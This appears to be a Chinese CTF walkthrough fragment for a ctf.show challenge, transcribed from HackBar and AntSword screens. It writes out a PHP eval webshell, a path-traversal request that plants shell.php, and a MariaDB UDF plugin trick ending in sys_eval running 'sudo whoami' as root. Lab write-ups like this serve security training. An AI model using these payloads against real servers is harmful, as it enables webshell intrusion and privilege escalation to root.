恢复数据shell.dat

```
1 | <?php eval($_POST[1]);?>
```

LOAD   SPLIT   EXECUTE   TEST ▾   SQLI ▾   XSS ▾   LFI ▾   SSTI ▾   ENCODING ▾   HASHING ▾

URL
http://e9d8b7bf-2a2d-4035-bb14-47fa4d731a99.challenge.ctf.show/system36d/util/common.php?k=flag_651=ctfshow{a4c64b86d754b3b132a138e3e0adcaa6}

🔴 Enable POST   enctype
                                  application/x-www-form-urlencoded   ▾   ADD HEADER

Body
key=key_is_here_you_know&file=../../../../../var/www/html/system36d/db/data_you_never_know.db&1=file_put_contents('shell.php', '<?php eval($_POST[1]);?>');

`/system36d/util/common.php?k=flag_651=ctfshow{a4c64b86d754b3b132a138e3e0adcaa6}`

`key=key_is_here_you_know&file=../../../../../var/www/html/system36d/db/data_you_nev`
`er_know.db&1=file_put_contents('shell.php', '<?php eval($_POST[1]);?>');`

访问webshell： `/system36d/util/shell.php`

恢复数据udf.dat

`cp /var/www/html/system36d/db/data_you_never_know.db /usr/lib/mariadb/plugin/udf.so`

(www-data:/var/www/html/system36d/util) $ cp /var/www/html/system36d/db/data_you_never_know.db /usr/lib/mariadb/plugin/udf.so
(www-data:/var/www/html/system36d/util) $ ls /usr/lib/mariadb/plugin/
adt_null.so
auth_0x0100.so
auth_ed25519.so
auth_pam.so
auth_pam_tool_dir
auth_pam_v1.so
auth_test_plugin.so
daemon_example.ini
data_you_never_know.db
debug_key_management.so
dialog_examples.so
disks.so
example_key_management.so
file_key_management.so
ha_connect.so
ha_example.so
ha_federated.so
ha_spider.so
ha_test_sql_discovery.so
handlersocket.so
libdaemon_example.so
locales.so
metadata_lock_info.so
mypluglib.so
qa_auth_client.so
qa_auth_interface.so
qa_auth_server.so
query_cache_info.so
query_response_time.so
server_audit.so
simple_password_check.so
sql_errlog.so
test_versioning.so
udf.so
wsrep_info.so

`create function sys_eval returns string soname "udf.so";`

</> 执行SQL

▶ 执行   ✖ 清空   ▮ 书签 ▾

```
1   create function sys_eval returns string soname "udf.so";
```

配置列表   <

● 添加   ☑ 编辑   ☷ 删除   ⟳ 检测

mysqli://root@localhost:3306
  ctfshow
    ctfshow_keys
    ctfshow_secret
    ctfshow_users
  information_schema
  mysql
  performance_schema
  test

△ 执行结果

⬆ 导出

Status

True

AntSword 编辑 窗口 调试

配置列表   <

● 添加   ☑ 编辑   ☷ 删除   ⟳ 检测

mysqli://root@localhost:3306
  ctfshow
    ctfshow_keys
    ctfshow_secret
    ctfshow_users
  information_schema
  mysql
  performance_schema
  test

</> 执行SQL

▶ 执行   ✖ 清空   ▮ 书签 ▾

```
1   select sys_eval('sudo whoami');
```

△ 执行结果

⬆ 导出

sys_eval('sudo whoami')

root